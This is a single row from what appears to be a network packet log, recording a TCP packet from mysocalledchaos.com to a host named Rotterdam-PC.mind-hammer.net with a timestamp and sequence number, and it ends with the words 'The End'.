1	73172	721.093948100	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net		TCP						Seq=913488	

The End